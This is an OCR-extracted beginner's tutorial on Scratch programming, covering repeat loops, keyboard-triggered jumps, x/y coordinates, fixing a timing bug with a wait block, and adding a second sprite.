
STEP 2 Your `move` and `play drum` blocks are still nested within the `forever` block though and you want to keep them. Click the topmost `move` block and drag it out of the `forever` block. It's now good to get rid of the `forever` block so drag it to the left and back to the Blocks List to get rid of it.



STEP 3 Now drag a `repeat [10]` block from the block list and connect it to the `when [flag] clicked` block in the Script Area. Now drag the top `play drum` block of the stack inside the `repeat [10]` block. If you drag the top block all the blocks underneath move with it and the whole lot will be nested inside the `repeat [10] stack`.



STEP 4 You can position the stack anywhere on the Script Area and even keep the unused blocks around, although we think it's good practice to keep only what you are using in the Script Area and remove any unused blocks. Click the Green Flag icon above the Stage Window to view Scratch Cat doing a short dance.




Interaction in Scratch

Your Scratch Cat is now dancing back and forth but wouldn't it be great if you could control him. In this tutorial you're going to look at creating keyboard interactions in Scratch. Let's get our disco cat really grooving!


INTERACTIVE CONTROL

The only Control option we've really looked at so far is the `when [flag] clicked` block, which starts the program. Once the program is running it does its thing, right up until it finishes. You're going to use the other Control blocks to do something more interesting.


STEP 1 Open the Dancing Cat program from previous tutorials. Select Sprite1 and click on Events so you can see the `when [flag] clicked` script. Now click Control in the Block Palette and drag the `when [space] key pressed` block to an empty part of the Script Area.




STEP 2 You can drag and rearrange the block scripts to any part of the Script Area. We like to have our `when [flag] clicked` scripts in the top left but it really doesn't matter where they are. It's also worth spotting that we now have more than one script for Sprite1; you can have multiple scripts for each sprite in your program.




STEP 3 We're going to make Scratch Cat jump up and down when we press the space bar. Click Motion and drag `change y by [10]` and clip it to the `when [space] key pressed` block. What's with the "y"? This is what's known as a "coordinate".




STEP 4 The position of each sprite on the stage is shown using two variables, x and y. These are referred to as the "coordinates". The x is the sprites horizontal position on the stage whilst the y coordinate is the vertical position. Click and drag the sprite around the Stage and you'll see the x and numbers change.



STEP 5 The centre of the Stage is x: 0 and y: 0. As you move the sprite up and to the right the numbers increase and as you move it left and down they decrease (going into negative numbers). So when we use the `change y by [10]` block it says, take the current value of y (the vertical position) and increase it by 10. That makes our cat jump up.




STEP 6 What goes up must come back down. So drag another `change y by [10]` block and attach it to the bottom of the `when [space] key pressed` script. Now change `[10]` to `[-10]`. Click the Green Flag and run the program. Now press the space bar and… oh no, nothing happens. We've just encountered our first "bug".




FIXING YOUR SCRIPT

We know that there's something wrong with our script and we want to see Scratch Cat jump when the space bar is pressed. So let's quickly squash this bug and see it working.


STEP 1 The problem is that programs are super-fast and highly visual programs like Scratch can move in the blink of an eye and that's what is happening here. If you tap the space bar repeatedly while the program is running you'll see Scratch Cat flickering as it jumps up and down.




STEP 2 The challenge is that our motion controls move the cat instantly from one place to another, so fast that we can't see. Sometimes this is fine, like our back and forth dance, but obviously we need to slow down the jump. Help is at hand. Click the Motion tab to view the Motion blocks.



STEP 3 Drag a `wait [1] secs` block from the Blocks Palette and insert it underneath the `change [y] by 10` block. Now press the space bar on the keyboard to see Scratch cat jump up, and then back down. Notice that you don't need to press the Green Flag icon to run the program; the Green Flag starts our other script.



STEP 4 We think Scratch Cat stays in the air a bit too long. We want a jump, not a levitation effect. Change the `wait [1] secs` variable to `[0.25]`. This is a quarter of a second and will give us a more fun hop. Press the Green Flag to start the script and tap the space bar whenever you want Scratch Cat to jump.




Using Sprites in Scratch

So far we've just got the one sprite in Scratch, the eponymous Scratch Cat. In this tutorial we're going to add a second sprite and see how to make the two sprites interact with each other.


LOOK SPRITE

Sprites are 2D (flat) graphics drawn on top of a background. They are commonly used to display information in games such as health bars, scores or lives. Older games are composed entirely of sprites, just like our Scratch project.


STEP 1 We're going to add another sprite to our project and a second character to the scene. Click the Choose Sprite From Library button, just above the Sprites pane. This opens the Sprite Library that displays all the different characters available.



